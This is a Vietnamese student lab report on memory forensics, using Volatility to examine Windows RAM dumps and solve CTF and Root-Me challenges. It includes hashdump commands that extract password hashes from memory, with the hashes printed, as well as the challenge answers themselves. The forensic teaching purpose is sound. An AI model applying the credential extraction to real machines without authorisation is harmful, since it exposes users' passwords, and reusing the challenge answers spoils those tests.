

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 1: Memory Forensics

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.N21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn
2	Lê Viết Tài Mẫn	20521593	20521593@gm.uit.edu.vn
3	Hoàng Thanh Lâm	20521513	20521513@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 1	100%
2	Kịch bản 2	100%
3	Kịch bản 3	100%
4	Kịch bản 4	100%
5	Kịch bản 5	73%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành
Pháp chứng kịch bản 2

BÁO CÁO CHI TIẾT

* Kịch bản 1:

- Phân tích và đánh giá thông tin mà nhân viên điều tra có thể lấy được trong file dump của bộ nhớ Ram.

Từ file dump của bộ nhớ RAM, nhân viên có thể điều tra lấy được các thông tin của imageinfo, các process đang chạy, hivelist, registry. Dump memory là giám nghiệm và theo dõi hoạt động của người dùng đang thực hiện các thao tác trên máy tính trong thời điểm.

-Thử nghiệm lấy mật khẩu:

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
└─$ ./volatility -f find-me.bin --profile=Win7SP0x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____
0x87a0c420 0x27d12420 [no name]
0x87a1a250 0x27dde250 \REGISTRY\MACHINE\SYSTEM
0x87a449d0 0x27bca9d0 \REGISTRY\MACHINE\HARDWARE
0x88273008 0x1ff6c008 \SystemRoot\System32\Config\SECURITY
0x8828b9d0 0x1ff269d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x882ea460 0x24869460 \SystemRoot\System32\Config\SAM

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
└─$ ./volatility -f find-me.bin --profile=Win7SP0x86 hashdump -y 0x87a1a250 -s 0x882ea460 > p
wdhashes.txt
Volatility Foundation Volatility Framework 2.6

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
└─$ cat pwhashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Black Eagle:1000:aad3b435b51404eeaad3b435b51404ee:a39b211d0441a8380ec21a97e88531ff :::
```

Mật khẩu đã được hash và thông tin chỉ được lưu lại ở dạng hash.

- Có thể thu được thông tin gì từ việc xem lịch sử của tiến trình cmd
- + Việc xem được tiến trình cmd có thể cho biết được những thao tác đã thực hiện trên hệ thống.
- + Sự khác biệt giữa cmdscan và console
 - Cmdscan: tìm kiếm bộ nhớ của csrss.exe và conhost.exe trên window để tìm các lệnh mà kẻ tấn công đã nhập thông qua giao diện điều khiển (cmd.exe). Đây là một trong những lệnh mạnh mẽ nhất mà bạn có thể sử dụng để có được khả năng hiển thị các hành động của kẻ tấn công trên hệ thống nạn nhân.
 - Console:Tương tự như cmdscan, plugin bảng điều khiển tìm các lệnh mà kẻ tấn công đã nhập vào cmd.exe hoặc thực thi thông qua cửa hậu. Tuy nhiên, thay vì quét COMMAND_HISTORY, plugin này sẽ quét CONSOLE_INFORMATION. Ưu

điểm chính của plugin này là nó không chỉ in các lệnh mà kẻ tấn công đã nhập mà còn thu thập toàn bộ bộ đệm màn hình (đầu vào và đầu ra).

- Xem thông tin tiến trình:

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility -f find-me.bin --profile=Win7SP0x86 pstrace | grep "iexplore.exe"
Volatility Foundation Volatility Framework 2.6
. 0x849ad030:iexplore.exe          2864  1336   17   638 2017-10-07 18:
55:53 UTC+0000
.. 0x84cb7558:iexplore.exe        4064  2864   19   617 2017-10-07 18:
56:02 UTC+0000
.. 0x8496e7b0:iexplore.exe        3704  2864   22   675 2017-10-07 18:
55:53 UTC+0000
```


```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility -f find-me.bin --profile=Win7SP0x86 pstrace | grep "gpg-agent.exe"
Volatility Foundation Volatility Framework 2.6
0x842d15d0:gpg-agent.exe          3576  3556     3    79 2017-10-07 18:
45:41 UTC+0000
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility -f find-me.bin --profile=Win7SP0x86 cmdline -p 2864
Volatility Foundation Volatility Framework 2.6
*****
iexplore.exe pid: 2864
Command line : "C:\Program Files\Internet Explorer\iexplore.exe"
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility -f find-me.bin --profile=Win7SP0x86 cmdline -p 3576
Volatility Foundation Volatility Framework 2.6
*****
gpg-agent.exe pid: 3576
Command line : "C:\Program Files\GnuPG\bin\gpg-agent.exe" -- homedir "C:\Users\Black Eagle\AppData\Roaming\gnupg" -- use-standard-socket -- daemon
```

- Kịch bản 2

- Tải nguyên file do nhóm tự dump



File Notepad:



Check thông tin từ file dump ở Win7:

```
kali@kali: ~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone
File Actions Edit View Help
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug : Determining profile based on KDBG search ...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/Downloads/LAM123-PC-20230328-030411.raw)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf80002bf3120L
Number of Processors : 1
Image Type (Service Pack) : 1
    KPCR for CPU 0 : 0xfffff80002bf5000L
    KUSER_SHARED_DATA : 0xfffff780000000000L
Image date and time : 2023-03-28 03:04:12 UTC+0000
Image local date and time : 2023-03-28 10:04:12 +0700
```

→ Profile = Win7SP1x64

1. Xem các tiến trình đang chạy:

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64 Start	Exit
0xfffffa80018ce6c0	System	4	0	91	551	—	0 2023-03-27 08:30:46 UTC+0000	
0xfffffa8002c857d0	smss.exe	268	4	2	29	—	0 2023-03-27 08:30:46 UTC+0000	
0xfffffa8003bf060	csrss.exe	360	352	8	535	0	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003c405c0	wininit.exe	412	352	3	76	0	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003c0bbf0	csrss.exe	424	404	9	380	1	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003f6f4b0	winlogon.exe	472	404	5	116	1	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003db5780	services.exe	516	412	10	223	0	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003fd0d00	lsass.exe	524	412	7	675	0	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003fc250	lsm.exe	532	412	10	151	0	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003719b00	svchost.exe	636	516	11	367	0	0 2023-03-27 08:30:49 UTC+0000	
0xfffffa8003e24660	svchost.exe	704	516	9	301	0	0 2023-03-27 08:30:50 UTC+0000	
0xfffffa8003e5c5e0	svchost.exe	756	516	20	469	0	0 2023-03-27 08:30:50 UTC+0000	
0xfffffa8002c5d370	svchost.exe	876	516	18	442	0	0 2023-03-27 08:30:50 UTC+0000	
0xfffffa8003ecb320	svchost.exe	920	516	66	701	0	0 2023-03-27 08:30:50 UTC+0000	

2.Tìm thông tin tài khoản người dùng trên máy đối tượng:

1.Lấy trường địa chỉ bắt đầu trong bộ nhớ của nơi lưu

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 hivelist
```

Virtual	Physical	Name
0xffff8000385f010	0x000000000733a2010	\??\::\Users\lam123\AppData\Local\Microsoft\Windows\UsrClass.dat
0xffff8a004687410	0x00000000072a74410	\??\C:\System Volume Information\syscache.hve
0xffff8a00000f010	0x0000000002cf77010	[no name]
0xffff8a000024010	0x0000000002cf82010	\REGISTRY\MACHINE\SYSTEM
0xffff8a000057010	0x0000000002d2b5010	\REGISTRY\MACHINE\HARDWARE
0xffff8a0012f4010	0x00000000024980010	\SystemRoot\System32\Config\DEFAULT
0xffff8a0012f7010	0x00000000024983010	\SystemRoot\System32\Config\SAM
0xffff8a0012fa010	0x00000000024486010	\SystemRoot\System32\Config\SECURITY
0xffff8a00133ea10	0x0000000002aca410	\SystemRoot\System32\Config\SOFTWARE
0xffff8a002502410	0x00000000010222410	\Device\HarddiskVolume1\Boot\BCD
0xffff8a0029a2010	0x0000000000f32f010	\??\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xffff8a002a010	0x0000000000280a010	\??\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xffff8a003841010	0x000000000066c1010	\??\C:\Users\lam123\ntuser.dat

trữ thông tin đăng ký và quản lý về tài khoản người

dùng Windows

2.Lấy ra giá trị Virtual tương ứng của 2 bản ghi \REGISTRY\MACHINE\SYSTEM và

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 hashdump -y 0xffff8a000024010 > TL.txt
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 hashdump -y 0xffff8a000024010 > TL.txt
Volatility Foundation Volatility Framework 2.6

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ls
AUTHORS.txt CREDITS.txt LEGAL.txt LICENSE.txt README.txt tltext.txt TL.txt volatility_2.6_lin64_standalone

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ cat TL.txt
Administrator:500:aad3b435b51404eeaa3b345b51404ee:10eca58175d4228ecef151e287086e824 :::
Guest:501:aad3b435b51404eeaa3b345b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0 :::
lam123:1000:aad3b435b51404eeaa3b345b51404ee:e45a314c664d40a227f95d40121d1a29d :::
```

\SystemRoot\System32\Config\SAM. Sau đó bỏ vào câu lệnh bên dưới. Đồng thời, ta sẽ trích xuất mã băm mật khẩu vào một tập tin text "TL.txt" để tiện quan

sát

3. Lịch sử tiến trình cmd

1. Sử dụng plugin consoles

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 consoles
```

```

[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6
*****
ConsoleProcess: conhost.exe Pid: 2396
Console: 0x0ff2a6200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\lam123\Downloads\DumpIt.exe
Title: C:\Users\lam123\Downloads\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 3364 Handle: 0x60

CommandHistory: 0x31d330 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60

Screen 0x2fd8d0 X:80 Y:300
Dump:
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size: 2147483648 bytes ( 2048 Mb)
Free space size: 25470169088 bytes ( 24290 Mb)

* Destination = \??\C:\Users\lam123\Downloads\LAM123-PC-20230328-030411.raw
→ Are you sure you want to continue? [y/n] y
+ Processing ...

[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ 

```

2. Xem nội dung một tập tin text do người dùng soạn thảo sử dụng notepad

1. Tìm PID của tiến trình notepad

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 pslist | grep "notepad"
```

```

[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 pslist | grep "notepad"
Volatility Foundation Volatility Framework 2.6
0xfffffa8001cb6b00 notepad.exe      3436    2480      5     280      1      0 2023-03-28 03:01:59 UTC+0000

[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ 

```

→ PID của tiến trình notepad.exe là 3436

2. Tiến hành dump tiến trình notepad.exe này và lưu ở ngay thư mục hiện tại

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 memdump -D ./ -p 3436
```

```

[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 memdump -D ./ -p 3436
Volatility Foundation Volatility Framework 2.6
*****
Writing notepad.exe [ 3436] to 3436.dmp

[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ 

```

3. Tìm nội dung trong file text Notepad.exe

```
strings 3436.dmp | grep "This is Lam's Secret."
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ strings 3436.dmp | grep "This is Lam's Secret."
This is Lam's Secret.

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$
```

3. Xem 2 URL mà người dùng truy cập gần nhất

- Tìm kiếm PID của iexplore gần nhất: 2996

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 pslist | grep "iexplore"
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 pslist | grep "iexplore"
Volatility Foundation Volatility Framework 2.6
0xfffffa8003da93e0 iexplore.exe      2568   2480    17    555    1      0 2023-03-28 03:02:40 UTC+0000
0xfffffa8001a5b110 iexplore.exe      1416   2568    85   1025    1      1 2023-03-28 03:02:41 UTC+0000
0xfffffa8001ce6060 iexplore.exe      2996   2568    33    647    1      1 2023-03-28 03:03:33 UTC+0000
```

- Tiến hành dump tiến trình iexplore.exe với PID = 2996 này và lưu ở ngay thư mục hiện tại

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 memdump -D ./ -p 2996
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 memdump -D ./ -p 2996
*****
Writing iexplore.exe [ 2996] to 2996.dmp

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ls
2996.dmp  3436.dmp  AUTHORS.txt  CREDITS.txt  dump_str.txt  LICENSE.txt  README.txt  tltext.txt  TL.txt  volatility_2.6_lin64_standalone
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$
```

- Trích xuất nội dung từ file 2996.dmp vào 1 file str.txt

```
strings 2996.dmp > str.txt
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ strings 2996.dmp > str.txt

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$
```

- Sử dụng grep để tìm kiếm các url bắt đầu bằng http/https và lấy 2 kết quả mới nhất bằng tail -n

```
grep -Eoi '(http|https)://[^"]+' str.txt | tail -n 2
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
└─$ grep -Eoi '(http|https)://[^/"]+' str.txt | tail -n 2
http://www.microsoft.com
http://schemas.microsoft.com

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
└─$
```

- Kịch bản 3

```
(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$ ./volatility -f /home/kali/Desktop/volatility_2.6_lin64_standalone/Kb03-dp-e81.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search ...
          Suggested Profile(s) : Win10x64
                         AS Layer1 : Win10AMD64PagedMemory (Kernel AS)
                         AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
                         AS Layer3 : FileAddressSpace (/home/kali/Desktop/volatility_2.6_lin64_standalone/Kb03-dp-e81.raw)
                         PAE type   : No PAE
                         DTB       : 0x1aa000L
                         KUSER_SHARED_DATA : 0xfffffff78000000000L
Image date and time : 2016-04-04 16:17:53 UTC+0000
Image local date and time : 2016-04-04 18:17:53 +0200

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$
```

- Khi ta kiểm tra file dump
- Dựa vào kết quả ta có thể xác định file là file dump từ bộ nhớ máy ảo, profile của hệ thống đã được dump là Win10x64

0xffffffffe00034b08780	OneDrive.exe	1092	2330	10	0	1	
1	2016-04-04 16:12:55 UTC+0000						New Folder
0xfffffe00034b0f780	mspaint.exe	4092	2336	3	0	1	
0	2016-04-04 16:13:21 UTC+0000						
0xfffffe00034ade080	svchost.exe	628	484	1	0	1	
0	2016-04-04 16:14:43 UTC+0000						
0xfffffe0003472b080	notepad.exe	2012	2336	1	0	1	
0	2016-04-04 16:14:49 UTC+0000						
0xfffffe000349e4780	WmiPrvSE.exe	3032	580	6	0	0	
0	2016-04-04 16:16:37 UTC+0000						
0xfffffe000349285c0	taskhostw.exe	332	796	10	0	1	
0	2016-04-04 16:17:40 UTC+0000						


- Ta kiểm tra các process đang chạy thấy có 1 process là mspaint.exe với PID là 4092

```
(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$ strings ./4092.dmp | grep "flag"
widthflags
textflags
flagsSelectW
unknown header flags set      testasm    volatility_2...
LOAD: INIT failed PID=%ld | stringID=%ld | str=%S | flags%d | hr = %X
LOAD: GETMODULEFILENAME failed PID=%ld | stringID=%ld | str=%S | flags%d | hr = %X
Bit flags: Perf set to zero indicates that informational exception operations that are the cause of delays are acceptable. DExcept set to zero indicates information exception operations shall be enabled. Test of one instructs the drive to create false drive failures. LogErr bit of zero indicates that logging of informational exception conditions are vendor specific.
If the DefaultSeparateVDM switch in the Windows section of WIN.INI is TRUE, this flag causes the CreateProcess function to override the switch and run the new process in the shared Virtual DOS Machine.
The pending action resulting from the action taken on the threat (status flag)
If the DefaultSeparateVDM switch in the Windows section of WIN.INI is TRUE, this flag causes the CreateProcess function to override the switch and run the new process in the shared Virtual DOS Machine.
Internal loader flags
Loader search flags
Search results information flags
Descriptionflag
flags
flags
flags
flags
flags
flags
flags
msft:rm:/algorithm/flags/1.0
flags
flags
void fhandler_base::set_flags(int, int)
%d = tcgetattr(%p) enable flags %y, t→lflag %y, t→iflag %y
%d = tcsetattr(%p,ENABLE_FLAGS %y) (lflag %y oflag %y)
%d = tcsetattr(%p,enable flags %y, c_lflag %y iflag %y
Shim Exception %#x in module "%hs", line %d, at address %Ix. flags:#%x. !exr %#p !cxr %#p
FILE_RESERVE_OPFILTER or FILE_OPEN_REQUIRING_OPLOCK flags set.(Filter = %p, Cbd = %p)
flags
flags
flags
Pku2uExportContext context %p, flags 0x%x
flags
flags
```

- Khi ta kiểm thử flag thì không thấy gì đặc biệt

```
(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$ ./volatility -f /home/kali/Desktop/volatility_2.6_lin64_standalone/Kb03-d
p-e81.raw --profile=Win10x64 memdump -D ./ -p 4092
Volatility Foundation Volatility Framework 2.6
*****
Writing mspaint.exe [ 4092] to 4092.dmp
```

- Ta dump riêng process 4092 thành file 4092.dmp
- Đổi tên thành 4092.data sau đó mở bằng gimp



- Thực hiện điều chỉnh thông số



→ Flag: : CTF{HeRe_GoES_thE_FLaG}

- Kịch bản 4

+ Challenge 2

Statement

Congratulations Berthier, thanks to your help the computer has been identified. You have requested a memory dump but before starting your analysis you wanted to take a look at the antivirus' logs. Unfortunately, you forgot to write down the workstation's hostname. But since you have its memory dump you should be able to get it back!

The validation flag is the [workstation's hostname](#).

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

```
kali㉿kali:[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search ...
INFO    : Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
          AS Layer1 : IA32PagedMemoryPae (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/kali/Desktop/volatility_2.6_lin64_standalone/ch2.dmp)
PAE type : PAE
          DTB : 0x185000L
          KDBG : 0x82929be8L
Number of Processors : 1
Image Type (Service Pack) : 0
          KPCR for CPU 0 : 0x8292ac00L
          KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2013-01-12 16:59:18 UTC+0000
Image local date and time : 2013-01-12 17:59:18 +0100
(kali㉿kali:[~/Desktop/volatility_2.6_lin64_standalone])
$
```

- Ta dùng imageinfo để xem thông tin profile của challenge ta thấy hệ điều hành là Win 7

```
(kali㉿kali:[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP1x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual      Physical      Name
0x8ee66740  0x141c0740  \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0  0x172ab9d0  \SystemRoot\System32\Config\DEFAULT
0x9670e9d0  0x1ae709d0  \??\C:\Users\John Doe\ntuser.dat
0x9670f9d0  0x04a719d0  \??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\U
serClass.dat
0x9aad6148  0x131af148  \SystemRoot\System32\Config\SAM
0x9ab25008  0x14a61008  \SystemRoot\System32\Config\SECURITY
0x9aba79d0  0x11a259d0  \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720  0x0a7d4720  \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DA
T
0x8b20c008  0x039e1008 [no name]
0x8b21c008  0x039ef008  \REGISTRY\MACHINE\SYSTEM
0x8b23c008  0x02ccf008  \REGISTRY\MACHINE\HARDWARE
0x8ee66008  0x141c0008  \Device\HarddiskVolume1\Boot\BCD
(kali㉿kali:[~/Desktop/volatility_2.6_lin64_standalone])
$
```

- Ta sử dụng plugin hivelist để dump ra các thông tin địa chỉ
- Ta thấy ở địa chỉ 0x8b21c008 là của system

```

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 printkey -o 0x8b21c008 -K 'ControlSet001\Control\ComputerName\ComputerName'

Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2013-01-12 00:58:30 UTC+0000


Subkeys:

Values:
REG_SZ : (S) mnmsrvc
REG_SZ ComputerName : (S) WIN-ETSA91RKCFP

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ 

```

- Câu lệnh này sẽ cố gắng trích xuất giá trị của giá trị registry "ComputerName" từ khóa registry được chỉ định trong tập tin bộ nhớ. Thông tin này có thể hữu ích cho các hoạt động điều tra pháp lý và ứng phó sự cố.



